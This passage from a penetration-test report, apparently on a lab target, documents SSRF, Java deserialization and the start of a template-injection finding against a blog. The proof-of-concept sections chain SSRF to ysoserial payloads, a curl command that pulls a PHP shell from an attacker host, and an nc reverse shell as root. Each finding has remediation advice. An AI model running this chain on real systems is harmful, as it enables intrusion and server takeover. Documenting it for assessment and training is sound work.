List of Host Identified

blog.terahost.exam
10.100.13.34

Recommendation

When possible, applications should avoid object serialization. Send data in plain, non-serialized form and apply the same input validation and sanitization rules that are applied to other user-controlled data elements. To restrict serialization to a limited set of classes, use an agent such as notsoserial which makes well known vulnerable classes non-deserializable by preventing them from loading. For more complete protection, use a cryptographic library to generate a signature for the object and validate it prior to deserializing the returned object.

References

https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A8-Insecure_Deserialization

4.11 Server-Side Request Forgery (SSRF) in FOOCorp BLOG

Severity:	High	Likelihood:	Medium	Type:	Security Misconfiguration

Explanation


Server Side Request Forgery (SSRF) is a vulnerability that appears when an attacker has the ability to create requests from the vulnerable server. Usually, Server Side Request Forgery (SSRF) attacks target internal systems behind the firewall that are normally inaccessible from the outside world (but using SSRF it's possible to access these systems). With SSRF it's also possible to access services from the same server that is listening on the loopback interface.

Proof of Concept

In administrator area, there was a text box and "Try" button to import an article. In this request, "url" parameter was suffering SSRF vulnerability and malicious user can leverage internal access through this vulnerability.


- Insert some text and press button "Try"
- Intercept HTTP raw request with BurpSuite and replace url value to "127.0.0.1:80"
- In Burp Response, there will be seen web server is running in internal port of localhost
- By using burp Intruder, opening internal ports 1-65535 can be identified

```
http://10.100.13.34/9c717baeeca3a2c67f2c7797c96292ca/fetch.php?
url=127.0.0.1:80&action=import&import=Try
```




```
GET /9c717baeeca3a2c67f2c7797c96292ca/fetch.php?url=127.0.0.1:80&action=import&import=Try HTTP/1.1
Host: 10.100.13.34
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.100.13.34/9c717baeeca3a2c67f2c7797c96292ca/fetch.php
Connection: close
Cookie: PHPSESSID=drrois79nhl9vlljd9f553iga4; auth=
Ti8ra1RvUVBHd25HV3hydGFpZW1OQlExeFo0dW5zNnlVa1dSV244NmI4K1J1ZThkdmZHaUVWNy9ENnZHYzlFelpQMlpRUjRBSDFDamRyVXM
wWS95Sm9mWk9RNmdKTE09
Upgrade-Insecure-Requests: 1


```

Figure (4.11.1) Burp Request



```
HTTP/1.1 200 OK
Date: Sat, 28 Nov 2020 20:47:23 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 3003
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE HTML>
<!--
    Industrious by TEMPLATED
    templated.co @templatedco
    Released for free under the Creative Commons Attribution 3.0 license (templated.co/license)
-->
<html>
    <head>
        <title>FooCorp</title>
        <meta charset="utf-8" />
        <meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=no" />
        <meta name="description" content="" />
        <meta name="keywords" content="" />
        <link rel="stylesheet" href="assets/css/main.css" />
    </head>
    <body class="is-preload">
```

Figure (4.11.2) Burp Response



Request ▲	Payload	Status	Error	Timeout	Length	Comment
77	77	200	☐	☐	276	
78	78	200	☐	☐	276	
79	79	200	☐	☐	276	
80	80	200	☐	☐	3305	
81	81	200	☐	☐	276	
82	82	200	☐	☐	276	
83	83	200	☐	☐	276	
84	84	200	☐	☐	276	
85	85	200	☐	☐	276	

```
HTTP/1.1 200 OK
Date: Sat, 28 Nov 2020 20:55:02 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 3003
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE HTML>
<!--
    Industrious by TEMPLATED
    templated.co @templatedco
    Released for free under the Creative Commons Attribution 3.0 license (templated.co/license)
```

Figure (4.11.3) Identifying Internal Ports through SSRF

Opening Ports

80, 631, 1337, 5000

List of Host Identified

blog.terahost.exam
10.100.13.34

Recommendation

Whitelist approach should be chosen to check the user’s input. In addition, it should be ensured at network level that only the necessary servers are actually accessible. On the other hand, there are cases where the external domains and IP addresses cannot be restricted because the target servers are unknown to the application. This is the case, for example, if WebHooks are offered. In these cases no whitelist approach can be used, accordingly the concept of a blacklist is used. It must be made clear that a blacklist is never as effective as a whitelist. Accordingly, it is even more important that such servers are located in a separate zone, so that an attacker cannot gain access to the internal network if the blacklist is circumvented.

References

http://www.acunetix.com/blog/articles/server-side-request-forgery-vulnerability/

4.12 Insecure De-serialization (Java) in FOOCorp BLOG Internal Web Server

Severity:	Critical	Likelihood:	High	Type:	Coding Flaw

Explanation

Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.

Proof of Concept

Attacker can be access internal web server of FooCrop BLOG by using SSRF vulnerability. In this case of local port 1337, there was a function that serialize user input to save data in server with Base64 encoded.

```
http://10.100.13.34/9c717baeeca3a2c67f2c7797c96292ca/fetch.php?
url=127.0.0.1:1337&action=import&import=Try
```

```
HTTP/1.1 200 OK
Date: Sat, 28 Nov 2020 21:08:55 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 21
Connection: close
Content-Type: text/html; charset=UTF-8

[-] $_GET[data] empty
```

Figure (4.12.1) HTTP Raw Response

```
http://10.100.13.34/9c717baeeca3a2c67f2c7797c96292ca/fetch.php?url=127.0.0.1:1337/?data=test&action=import&import=Try
```


```
HTTP/1.1 200 OK
Date: Sat, 28 Nov 2020 21:12:32 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 54
Connection: close
Content-Type: text/html; charset=UTF-8

[!] Use base64 when in Java mode

[+] data.php saved
```

Figure (4.12.2) Java Serialization in Internal Port 1337

If used serialization is not secure, this vulnerability can be leveraged by using Java deserialization attack. Attack payload can be generated by ysoserial.


In this case, malicious user can attack the server by using JRMPClient method with Commonscollections1 from ysoserial.

sudo java -cp ysoserial.jar ysoserial.exploit.JRMPListener 80 CommonsCollections1 "ping -c 3 10.100.13.200"



```
[redacted]:~/tryhackme/Tony-the-tiger/jboss$ sudo java -cp ysoserial.jar ysoserial.exploit.JRMPListener 80 CommonsCollections1 "ping -c 3 10.100.13.200"
[sudo] password for [redacted]
* Opening JRMP listener on 80
```


Figure (4.12.3) Java Server with JRMP Client



```
[redacted]:~/tryhackme/Tony-the-tiger/jboss$ java -jar ysoserial.jar "JRMPClient" "10.100.13.200:80" |base64 -w 0
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
rO0ABXN9AAAAAQAaamF2YS5ybWkucmVnaXN0cnkuUmVnaXN0cnl4cgAXamF2YS5sYW5nLnJlZmxlY3QuUHJveHnhJ9ogzBBDywIAAUwAAWh0ACVMamF2YS9sYW5n
L3JlZmxlY3QvSW52b2NhdGlvbkhhbmRsZXI7eHBzcgAtamF2YS5ybWkuc2VydmVyLlJlbW90ZU9iamVjdEludm9jYXRpb25IYW5kbGVyAAAAAAAAAAICAAB4cgAc
amF2YS5ybWkuc2VydmVyLlJlbW90ZU9iamVjdNNhtJEMYTMeAwAAeHB3NgAKVW5pY2FzdFJlZgANMTAuMTAwLjEzLjIwMAAAAFD/////k/hfTQAAAAAAAAAAAAAA
AAAAAHg=[redacted]~/tryhackme/Tony-the-tiger/jboss$
```

Figure (4.12.4) Java Deserialized Payload with Base64 encoded

After changing this payload to URL encoded, can be used in deserialization attack of “data” parameter.




```
[redacted]:~$ sudo tcpdump -i tap0 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tap0, link-type EN10MB (Ethernet), capture size 262144 bytes
00:04:41.966745 IP blog.terahost.exam > kali: ICMP echo request, id 3147, seq 1, length 64
00:04:41.966774 IP kali > blog.terahost.exam: ICMP echo reply, id 3147, seq 1, length 64
00:04:42.969055 IP blog.terahost.exam > kali: ICMP echo request, id 3147, seq 2, length 64
00:04:42.969098 IP kali > blog.terahost.exam: ICMP echo reply, id 3147, seq 2, length 64
```

Figure (4.12.5) Ping Back from Vulnerable Server

Deserialization attack was success and attacker can get permanent shell access.

```
sudo java -cp ysoserial.jar ysoserial.exploit.JRMPListener 80 CommonsCollections1 "curl
http://10.100.13.200:9000/shell.php -o   /var/www/rev.php"
```




```
[redacted]:~/tryhackme/Tony-the-tiger/jboss$ sudo java -cp ysoserial.jar ysoserial.exploit.JRMPListener 80 CommonsCollections1 "curl http://10.100.13.200:9000/shell.php -o /var/www/rev.ph
p"
* Opening JRMP listener on 80
Have connection from /10.100.13.33:59329
Closing connection
Have connection from /10.100.13.34:38846
Reading message...
Is DGC call for [[0:0:0, -1437252241]]
Sending return with payload for obj [0:0:0, 2]
Closing connection
Have connection from /10.100.13.34:38848
java.io.EOFException
        at java.io.DataInputStream.readInt(DataInputStream.java:392)
        at ysoserial.exploit.JRMPListener.run(JRMPListener.java:145)
        at ysoserial.exploit.JRMPListener.main(JRMPListener.java:119)
Closing connection
Have connection from /10.100.13.33:59341
Closing connection
Have connection from /10.100.13.33:59353
Closing connection
Have connection from /10.100.13.33:59365
Closing connection
Have connection from /10.100.13.33:59377
Closing connection
Have connection from /10.100.13.33:59389
Closing connection
█
```

Figure (4.12.6) Trying to Create Malicious PHP File in Vulnerable Web Server

When the time of PHP file creating successful with connect back contents, this PHP file can be run through SSRF vulnerability.

```
GET /9c717baeeca3a2c67f2c7797c96292ca/fetch.php?url=127.0.0.1:1337/rev.php&action=import&import=Try
HTTP/1.1
Host: 10.100.13.34
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.100.13.34/9c717baeeca3a2c67f2c7797c96292ca/fetch.php
Connection: close
Cookie: PHPSESSID=drrois79nhl9vlljd9f553iga4;
auth=Ti8ra1RvUVBHd25HV3hydGFpZW1OQlExeFo0dW5zNnlVa1dSV244NmI4K1J1ZThkdmZHaUVWNy9
ENnZHYzlFelpQMlpRUjRBSDFDamRyVXMwWS95Sm9mWk9RNmdKTE09
Upgrade-Insecure-Requests: 1
```

Figure (4.12.7) HTTP Raw Request of Running Malicious PHP File through SSRF


FooCorp BLOG
Burp Suite Professional v2020.2
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project
1 me register 3 4 5 6 7 9 10 11 12 13 14 15 16
Send Cancel
Raw Params Headers Hex
LOG OUT

```
Stay safe in
[redacted]00
          194
          :~$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.100.13.200] from (UNKNOWN) [10.100.13.34] 44698
Linux xubuntu 4.4.0-171-generic #200-Ubuntu SMP Tue Dec 3 11:04:55 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 17:26:21 up  5:53,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
# hostname
xubuntu
# whoami && ifconfig
root
ens160    Link encap:Ethernet  HWaddr 00:50:56:87:54:7f
          inet addr:10.100.13.34  Bcast:10.100.13.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe87:547f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:36120 errors:0 dropped:59 overruns:0 frame:0
          TX packets:40509 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2570307 (2.5 MB)  TX bytes:99230684 (99.2 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:113569 errors:0 dropped:0 overruns:0 frame:0
          TX packets:113569 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:8415434 (8.4 MB)  TX bytes:8415434 (8.4 MB)

# 
```

Figure (4.12.8) Connect Back from Vulnerable Web Server

List of Host Identified

blog.terahost.exam
10.100.13.34

Recommendation

- Requirements specification: A deserialization library could be used which provides a cryptographic framework to seal serialized data.
- Implementation: Use the signing features of a language to assure that deserialized data has not been tainted.

- Implementation: Authenticate prior to deserializing.
- Implementation: When deserializing data, populate a new object rather than just deserializing. The result is that the data flows through safe input validation and that the functions are safe.
- Implementation: Explicitly define final readObject() to prevent deserialization.
- Implementation: Make fields transient to protect them from deserialization.
- Implementation: In your code, override the ObjectInputStream#resolveClass() method to prevent arbitrary classes from being deserialized. This safe behavior can be wrapped in a library like SerialKiller. Note that while this can prevent gadget attacks, it cannot prevent DOS, as there are vulnerabilities within ObjectInputStream that allow an attacker to use up all available memory.
- Implementation: Use a safe replacement for the generic `readObject()` method as seen here. Note that this addresses "billion laughs" type attacks by checking input length and number of objects deserialized. Again this will not prevent DOS attacks on ObjectInputStream.
- Implementation: Use a Java agent to override the internals of ObjectInputStream to prevent exploitation of known dangerous types as seen in rO0 and NotSoSerial. Keep in mind that allow listing is safer than deny listing.
- Implementation: Participate in the reimplementation of ObjectInputStream; Atomic Serialization is designed with security in mind from the outset, while maintaining Object Serial Form compatibility; note this is not a drop in replacement like those above, but likely to be the most secure option.

References

FoxGlove vulnerability announcement

- JFrame DoS example by Wouter Coekaerts
- HashSet Billion-Laughs Style DoS example by Wouter Coekaerts
- Safe ObjectInputStream implementation that allows policy-based deserialization
- rO0, a Java agent that protects applications from deserialization attacks
- NotSoSerial, a Java agent that protects applications from deserialization attacks
- Atomic Serialization using constructor with input validation, no circular references, Permission limited scope limited object cache and array length limits, with stream resets
- Java Deserialization Vulnerabilities - The Forgotten Bug Class (RuhrSec Edition) (video)
- What Do WebLogic, WebSphere, JBoss, Jenkins, OpenNMS, and Your Application Have in Common? This Vulnerability.

4.13 Server-Side Template Injection in FooCrop BLOG

Severity:	High	Likelihood:	HIgh	Type:	Coding Flaw

Explanation

User-controlled data is used as a template engine's template, allowing attackers to access the template context and in some cases inject and run arbitrary code in the application server. Template engines are used to render content using dynamic data. This context data is normally controlled by the user and formatted by the template to generate web pages, emails and the like. Template engines allow powerful language expressions to be used in templates in order to render dynamic content, by processing the context data with code constructs such as conditionals, loops, etc. If an attacker is able to control the template to be rendered, they will be able to inject expressions that will expose context data or even run arbitrary commands on the server.

Proof of Concept

```
GET /9c717baeeca3a2c67f2c7797c96292ca/fetch.php?url=127.0.0.1:5000/?
test=123&action=import&import=Try HTTP/1.1
Host: 10.100.13.34
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.100.13.34/9c717baeeca3a2c67f2c7797c96292ca/fetch.php
Connection: close
Cookie: PHPSESSID=drrois79nhl9vlljd9f553iga4;
auth=Ti8ra1RvUVBHd25HV3hydGFpZW1OQlExeFo0dW5zNnlVa1dSV244NmI4K1J1ZThkdmZHaU
VWNy9ENnZHYzlFelpQMlpRUjRBSDFDamRyVXMwWS95Sm9mWk9RNmdKTE09
Upgrade-Insecure-Requests: 1
```

Figure (4.13.1) HTTP Raw Request

```
HTTP/1.1 200 OK
Date: Sat, 28 Nov 2020 22:10:19 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 27
Connection: close
Content-Type: text/html; charset=UTF-8

<!-- Is your name test? -->
```

